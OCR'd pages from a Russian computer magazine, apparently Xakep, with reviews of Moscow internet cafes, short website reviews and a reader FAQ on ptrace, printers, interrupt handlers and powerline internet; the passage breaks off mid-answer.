
Путешествуя по бескрайнему Интернет-центру, мы увидели лестницу, ведущую вниз. «Спорт-бар» — так громко назывался этот отсек. В спортивном баре можно весьма спортивно выпить пивка и поиграть в бильярд, посидеть в инете через точку доступа Wi-Fi и просто насладиться приглушенным светом и тихой обстановкой. А еще там в полу есть такие провалы, закрытые стеклом. Прикольные вообще :).

P.S. а кнопка «официант» на панели рабочего стола не Ра-бо-та-ла!

Флегматичный снуппи

www.phlegmaticdog.ru / *Время работы: с 12.00 до последнего посетителя*

Следующей целью была «Флегматичная собака», которую нахваливали многие мои знакомые. Кафе располагается на втором ярусе в т/ц «Охотный ряд», и цены там подстать. Так что среднестатистического студента встретить среди публики бара достаточно проблематично. Сумма среднего счета составляет 20—30 у.е. Вообще, главная функция собаки — это бар, где доминирует итальянская и смешанная кухня. Интернет — это бесплатное приложение. Но политика клуба такая: сделай заказ от 70 рублей и сиди в инете, сколько душе влезет. Хотя, наверное, если наглеть, то можно легко оказаться за дверью. Ваш покорный слуга и его друг заказали себе чай (кстати,советую вам ванильный). В «Флегматичной собаке» играет не менее флегматичная музыка. Чтобы активировать доступ в инет, заказ нужно сделать непосредственно с компь-







ютера, хотя есть и бумажный аналог меню. Сетка — просто сказка, очень шустрая! На жидкокристаллическом мониторе красуется радостная собачка, вернее ее профиль. Серфинг инета немного тормозит из-за необычного оформления мышки (см. фотку).

Компьютеров здесь немного, но свободные места есть всегда. Столы и скамейки, сделанные из красного дерева, смотрятся очень стильно. Дизайнеры поработали на славу — интерьер заведения просто на высшем уровне. Есть тут и укромные уголки с мягкими пуфиками. Могу сказать одно — «Флегматичная собака» не подходит для нашей с тобой рядовой работы. Несмотря на превосходный интернет (в «серверной» комнате канал — 100мбит; в зале пользователей — 2), скачать и заболванить нужный файл здесь нельзя . А я уж было заприметил это местечко для скачивания свежего софта для нашего DVD диска. Компьютеры достаточно современные (P4 1.8ghz). Системным администратором заблокировано все что можно, вплоть до блокнота, так что этот материал я набиваю прямо из-под Ослика и высылаю себе на мыло.

Время выходить в Сеть — Time Online

Сразу после «Флегматичной Собаки» мы двинулись в интернет-кафе Time Online, благо идти было недалеко — всего лишь спуститься на этаж ниже. Также, как и в «Максе», зал делится на обычный и игровой. Порадовало, что предусмотрены студенческие скидки (мы взяли 38 минут за 35р.). Тихая обстановка, неяркий свет,160 возможных мест — для обычного зала и двух десятков — для игрового,располагают к себе, но как-то странно выглядят потолки… Уж очень напоминают какой-то промышленный завод.

Оборудование в инет-зале, скажем так, не самого высокого уровня. А именно: у меня заедала мышка, а также очень интересно вела себя клавиатура (наверное, кривые драйвера), в результате чего я искал знак двоеточия порядка 10-ти минут :).

Бара в заведении нет, но при входе, если пройти чуть левее, можно поесть в "Шоколаднице". Или же просто затариться жрачкой и уйти путешествовать в Тайм Онлайн — путешествовать по просторам Сети. Это не возбраняется, не бойся, я спросил :).

Коннекшн спид опять-таки не подкачал — с рунетовский хостов мы сливали музыку со скоростью 2мбайт/сек. Что касается рабочих тачек, то геймеры не раз довольствуются старенькими первыми пнями, ну а любители всяких Гта-Сан-Андреасов получают в распоряжение мощные тачанки на базе процессора P4 2500mhz.

Кафешку можно использовать как насос, то есть для скачки здоровенных файлов. А потом все это дело болванить и уносить домой. Расценки тут такие (если ты прожигаешь CD-R(W): 30 рублей — 100 украденных мегабайтов информации из всемирной паутины, и на чирик дешевле — для дивидюх.

Пока я играл в викторину, скачав и установив предварительно mIRC, мой друг заметил пару молодых людей-школьников, увлеченно смотрящих в монитор. На вопрос: «Что вам нравится и что — не очень?», ребята, ничуть не смутившись, по-взрослому и с расстановкой ответили, что вообще-то бывают здесь не часто, но довольны спокойной обстановкой. Ну правильно, а где они еще спокойно смогут полазать по сайтам, посвященным тому, как правильно курить траву? Я успел подглядеть в монитор, да-да! Уважаемые родители, не отпускайте своих детей в интернет-кафе, их там плохому научат :)).

Старая почта сломалась?

www.newmail.ru/cafe / *Время работы: 09:00-23:00*

Интернет-кафе «Новая Почта» (NEW MAIL) располагается неподалеку от станции м. Китай-город. Потратив минуты три на поиски и дорогу, ты не разочаруешься, когда туда попадешь. И не смущайся таблички «вход во дворе». Там никто на тебя из-за угла не нападет — проверено. И даже когда ты будешь спускаться в подвал (именно там находится кафешка), то не паникуй. Интерьер незамысловатый, но очень приятный. Переход от бежевого к синему на потолке выглядит как-то успокаивающе.К каждому компьютеру отведена

кабинка, а монитор вмонтирован в серую панель. Есть и ряд необособленных мест. Это на тот случай, если ты болен клаустрофобией, наверное. Удобные мягкие стулья, как в хорошем баре, отличная работа устройств и тихая музыка создают очень неплохое впечатление. Оплата поминутная (курс легко запоминается — 1 минута = 1 рублю), и это ОЧЕНЬ удобно, когда, например, нужно просто забежать и быстро ответить на пару писем.

Компьютеров в помещении немного: около двадцати, и ни на одном из них нет игр — это фича. Поэтому и мощность машин колеблется от 433 селерона до третьих пнев. Зато при этом и клавиатура печатает, и мышка «ездит», и монитор показывает :). Скорость инета составляет полтора мегабита на всю сетку. Музыку, к сожалению, послушать не удастся — наушники просто физически некуда воткнуть. Но накачать и записать на диск — пожалуйста.

В заведении бар отсутствует, но у администратора можно приобрести холодную водичку, чай, кофе, потанцуем и что-нибудь перекусить.

На официальном сайте есть галерея знаменитостей, когда-либо посетивших «Новую Почту».

Геймленд часто ходит в Нетленд

www.netland.ru / *Время работы: хз*

Интернет-центр NetLand находится в том же здании, что и детский мир, но с другой стороны, на Кузнецком мосту. Переступив порог, ты погружаешься в иссиня-черный мрак, в котором все белые предметы ярко светятся. Мои зубы не светились :(. Чтобы попасть в сам инет-центр, нужно подняться на «личном» лифте (он едет только на один этаж). Ок, мы на месте. Гардероб, в зависимости от времени года, ждет/не ждет твоей верхней одежды. Минуя его, сразу встречаются первые игровые автоматы, которых здесь великое разнообразие. Далее по пути встречается касса оплаты игровых услуг. Тут у тебя естьвыбор: попить в баре и славно покушать или пойти мочить сотоварищей в контру по сетке, при этом флиртуя с девушками в ICQ. Если ты сделаешь выбор в пользу бара, то заметишь бильярдный столик и автомат с настольным футболом. На последнем очень часто сражаются редакторы всего GameLand'а. Тамже, в баре, есть WiFi точка — доступа в инет. Цены очень приемлемые. На сотку можно заказать пивчанского и, к примеру, вкусный сэндвич за полтинник под названием NetBurger. Официантки очень симпатичные и работу свою знают хорошо. Не успел отвернуться, а грязную тарелку уже унесли.

Выйти из кафе можно двумя путями: обратно на лифте или через детский мир. Кстати, однажды я чуть не повысил температуру своих штанов и не наполнил их специфической жидкостью, когда при спуске лифт начал просто ДИКО трястись, как будто десять годзил сверху решили поиграть в пинг-понг. Я даже вспомнил «Отче Наш». Отныне я выхожу только через «детский» ;).

Интернет тоже особо по карману не бьет. Тачки достаточно мощные. В VIP-зале скорость достигает 300 килобит. Также тебя снабдят хорошими ушами. Как и следовало ожидать от доступных по ценам услуг, некоторые клавы раздолбаны и т.д. Но играть, вообще, реально. В «НетЛенде» время от времени проводятся игровые турниры. Тогда на больших мониторах транслируются интересные игры, а комментатор не дает запутаться в происходящем. В обычное же время здоровые экраны служат в роли телевизора. Очень позабавил туалет, в котором особенно синее освещение и громкая, бодрящая, подрывающая на подвиги музыка. Но вообще, верная фича — заглушает звуки ;).

Спасибо, я закончил

Каждое заведение из выше описанных подходит для своих особенных целей. На мой взгляд, в «CafeMax» можно совместить вкусный ужин с изучением материалов в Сети или двинуть в игровую комнату, чтобыпредаться утехам. «Флегматичная собака» болше подходит для деловых и даже романтических встреч. «Time Online» — спокойные посиделки в инете, «NetLand» отлично подойдет для чередований игр на бильярде и настольном футболе с веб-серфингом и литр-болом, ну а «Новая Почта» с радостью примет расчетливого студента к себе на nn минут.

В Москве есть много других Интернет-центров и кафе. И если ты знаешь какие-то интересные, необычные и просто клевые места, то пиши!

WEBMASTERS
Иван Скляров
(www.sklyaroff.ru)
Иван Кузнецов aka SeeD
(seed@nsk.ru)

ЭНЦИКЛОПЕДИЯ ПОИСКОВЫХ СИСТЕМ

www.searchengines.ru

Searchengines — оригинальный проект, полностью посвященный поисковым системам. Устройство и принципы их работы, секреты индексации и трюки с поисковиками. Правила составления файла robots.txt, советы, как избежать исключения из Google, мифы о поисковых системах. Интервью с программистами и генеральными директорами многих известных поисковых систем, таких как Google, Рамблер, Яндекс и пр. Софт для работы с поисковыми системами и, конечно же, самые последние новости из мира поисковых систем.

КОДЕРСКИЙ ПОИСКОВИК

http://koders.com

В интернете появилась специализированная поисковая система для программистов под названием *Koders.com*. Ее база содержит почти 200 миллионов строк кода. Так что если ты забьешь в поисковик, к примеру, printf, то получишь около 68 с половиной тысяч исходников, где встречается вызов этой функции. Результаты фильтруются по языку программирования (Asm, C++, VB и т.д.) и по типу лицензии (BSD, GPL, W3C). Любой найденный сорец можно просмотреть и при необходимости скопировать в свой проект.

ПРОГРАММИРУЙ С APACHE

http://apachedev.ru

Если ты ищешь качественные материалы по программированию и внутреннему устройству http-сервера Apache, то этот сайт окажется для тебя ценной находкой. Сайт только набирает обороты и содержит еще не так много информации. Но зато все материалы здесь подготовлены на высоком профессиональном уровне, к тому же изложены по-русски. На сайте проводится специальная акция «Задай вопрос»: ты можешь спросить все что угодно о сервере Apache и получить оперативный квалифицированный ответ. Кроме того, ведется лента с самыми последними новостями из мира Apache.

МЕДИААКТИВИСТ

http://mediactivist.ru

«Медиаактивист» — проект группы продвинутых, молодых и отмороженных юристов. Создатели сайта поставили себе цель фиксировать явления, вызывающие недовольство потребителей, и провоцировать вокруг них общественную активность. Поводы для недовольства могут быть самыми разными: от выступлений Петросяна по центральному телевидению до деятельности Саакашвили на посту президента Грузии. «Если люди станут выражать протест поодиночке, толку от этого будет немного. Если протестующих будут тысячи и наши протесты пойдут с разных адресов — власть имущие будут вынуждены пойти на уступки!» — так звучит главный лозунг проекта *www.mediactivist.ru*.

ЗЕРКАЛО БУДУЩЕГО

http://212.100.224.91

Сегодня ты молод, полон энергии и способен совершить великое множество замечательных поступков. Но рано или поздно тебя, как и каждого из нас, заинтересует вопрос: что же будет дальше? Сейчас трудно представить себе даже то, что произойдет с тобой через неделю, не говоря уже о том, что будет через несколько десятков лет. Данный сайт предоставляет тебе великолепную возможность заглянуть в будущее и увидеть свое отражение в зеркале лет эдак через сорок. Все очень просто: берешь свое фото, заливаешь его на сайт, жмешь на кнопку «Продолжить» и наслаждаешься результатом.

ЗАКЛУБИСЬ ПРАВИЛЬНО

www.globalclubbing.ru


Этот сайт, безусловно, будет полезен любителям клубной музыки и всем тусовщикам, не представляющим своей жизни без регулярных походов в ночные клубы. Сайт располагает огромнейшим количеством информации. Постоянно обновляемые новости клубной жизни со всего мира, афиша предстоящих вечеринок, множество лайв-сетов в mp3-формате, видео с пати, фотогалереи и фотосессии клубных событий, свежие релизы от dj'ев со всего мира, clubbing online радио — все это ты найдешь на его страницах.

ПРОЕКТ О ЖИЗНИ

http://lossofsoul.com

В интернете полно позитивных проектов, утверждающих, что жизнь хороша и прекрасна. Но весь позитив рано или поздно заканчивается, и за ним приходит суровая правда жизни. Человеку от природы свойственно грустить, впадать в депрессию, задумываться о смерти. Проект представляет собой шесть ступеней, шесть путей — таких как смерть, депрессия, стресс, потеря своего «Я», жизнь как серая обыденность, жизнь как творчество, — которые помогут всем интересующимся не потеряться в этом жестоком и негативном мире.


ml
500



FAQCOMMENTS
Степан Ильин aka Step
(faq@real.xakep.ru)

ПРЕЖДЕ ЧЕМ ЗАДАТЬ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, КОТОРЫЕ ТАК ИЛИ ИНАЧЕ СВЯЗАНЫ С ХАКОМ/КРЯКОМ/ФРИКОМ, — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU). НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Что такое ptrace? И почему именно так назвали популярный эксплойт?

A: Название эксплойта традиционно идет от имени уязвимого сервиса или программы, а в данном случае — это имя системной функции ядра Linux. Вообще, ptrace — это специальное средство, которое предназначено для дебага процессов. Как известно, любой процесс может порождать потомков. Так вот, ptrace предоставляет ему возможность наблюдать и контролировать их протекание, просматривать или изменять их регистры и данные. В большинстве случаев эта функция используется для создания точек прерывания в программе, ее отладки и отслеживания системных вызовов. Подробная информация по этому вопросу здесь: *http://cisco.opennet.ru/man.shtml?topic=ptrace*.

Q: Родители дома не разрешают оставлять компьютер включенным 24 часа в сутки. Говорят, что опасно, так как с проводкой проблемы и замыкание может случиться. Мол, и компьютер сгорит, и квартира вместе с ним. Как их переубедить?

A: А ведь на самом деле родители правы! Если верить статистике, случаи возгорания компьютерного оборудования и бытовой техники случаются довольно часто. Рекордсменами по праву считаются зарядники мобильных устройств, которые зачастую остаются включенными 24 часа в сутки (сам этим грешу). Глупо считать, что подобная ситуация не может случиться и с тобой. На днях прямо у меня на глазах сгорел блок питания на одном из домашних компьютеров (на нем крутилась серверная ось в качестве ADSL-маршрутизатора), при этом в буквальном смысле слова воспламенился жесткий диск. Хорошо, что в этом момент я был рядом, иначе последствия могли бы оказаться самыми тяжелыми. Чтобы по возможности оградить себя от подобных эксцессов, необходимо в обязательном порядке подключать оборудование через электрические фильтры и источники бесперебойного питания. Помимо этого, нужно взять за привычку хотя бы раз в месяц вычищать из оборудования скопившуюся пыль и снимать статику.

Q: Чем отличается лазерный принтер от светодиодного? Какому из них лучше отдавать предпочтение при покупке?

A: Принцип работы у этих принтеров примерно одинаковый. Отличаются лишь используемые средства. Если не вдаваться в подробности, то процесс печати на лазерном принтере выглядит следующим образом. Сначала данные, выводимые на печать, помещаются в память принтера. Если ее объема не хватает, печать выполняется в несколько этапов. После этого лазер с помощью незначительных электрических зарядов последовательно наносит изображение на специальный фотобарабан. Одновременно с этим принтер начинает подавать тонер, который за счет своих свойств прилипает только в тех точках фотобарабана, где был помещен заряд. Во время соприкосновения фотобарабана с бумагой тонер частично переходит на ее поверхность. Далее лист попадает в печку, где под действием высокой температуры (~200 градусов по Цельсию) к нему намертво припекается тонер.
Принцип работы светодиодных принтеров практически идентичен описанному. По большому счету, разница заключается лишь в том, что вместо лазера используется ряд светодиодов. Такие принтеры стоят дешевле, но как показала практика, они и ломаются чаще. Что выбирать — решать тебе.

Q: Наконец-то вы начали уделять внимание низкоуровневому программированию. Меня давно интересует вопрос: что такое прерывание и обработчик прерывания?

A: В архитектуре процессоров предусмотрены особые случаи, когда процессор прерывает выполнение текущей программы и немедленно передает управление программе-обработчику прерываний. Эта программа специально написана для обработки такой ситуации, поэтому и называется ее обработчиком. Самый простой пример — обработчик прерывания попытки деления на ноль. Это системное прерывание, поэтому его вызов не зависит от того, какую программу ты запускаешь и на каком языке она написана. Захотел поделить число на ноль — получи сообщение об ошибке.
Программист вправе разработать свои обработчики прерываний, которые будут позже вызывать из программы с помощью ассемблерной команды INT <номер прерывания>. Во время ее выполнения управление передается по адресу, который считывается из специальной таблицы векторов прерываний. Если объяснять на пальцах, то эта таблица имеет следующий вид: «Обработчик 21 прерывания находится по такому-то адресу, ОП 22 — по такому-то и т.д.». Чтобы иметь возможность вернуться обратно, команда INT сохраняет в стек регистр флагов и адрес возврата в основную программу. Их восстановление осуществляется командой iret.
Для примера приведу простой обработчик прерывания, который помещает в регистр eax число 0.

```
int_handler proc far
 mov eax,0; помещаем в регистр eax, число 0
 iret      ; передаем управление основной программе
int_handler endp
```

Теперь, когда обработчик прерывания написан, остается только привязать его к конкретному номеру прерывания, то есть записать его адрес в таблицу векторов прерывания. Если ты хочешь подробно разобраться в этой теме, рекомендую тебе книгу С.В. Зубкова «Ассемблер для DOS, Windows и UNIX». Помни: без хорошей книги ассемблер ты не выучишь, как бы ни старался.

Q: Сейчас идет много разговоров по поводу интернета по обыкновенной электропроводке. Как считаешь, это очередная выдумка или все-таки уже реальность?

A: Технология, которая использует для передачи данных электрическую проводку, уже есть и называется PLC (Power Line Communications). Не так давно было заявлено, что несколько крупных инвесторов хотят наладить в России масштабный доступ в инет на базе этой технологии. Верить этим анонсам или нет? Сказать сложно, но в моем городе филиал этого чудо-провайдера уже ищет себе сисадмина.
Теперь о том, что эта технология собой представляет. Теоретически PLC позволяет добиться скорости 20 Мбит/с. При этом для конечного пользователя необходимое оборудование по стоимости будет сопоставимо с подключением к ASDL. Неплохо, но для самого провайдера не все так радужно. Практики внедрения PLC в России еще не было, а с учетом суровой отечественной действительности ее реализация находится под большим вопросом. В каждом доме или даже подъезде придется устанавливать распределитель сигнала, радиус которого жестко ограничен. Да и выдержит ли ветхая проводка? Я уже не говорю о том, что ее реализация в провинции потребует широкого канала до 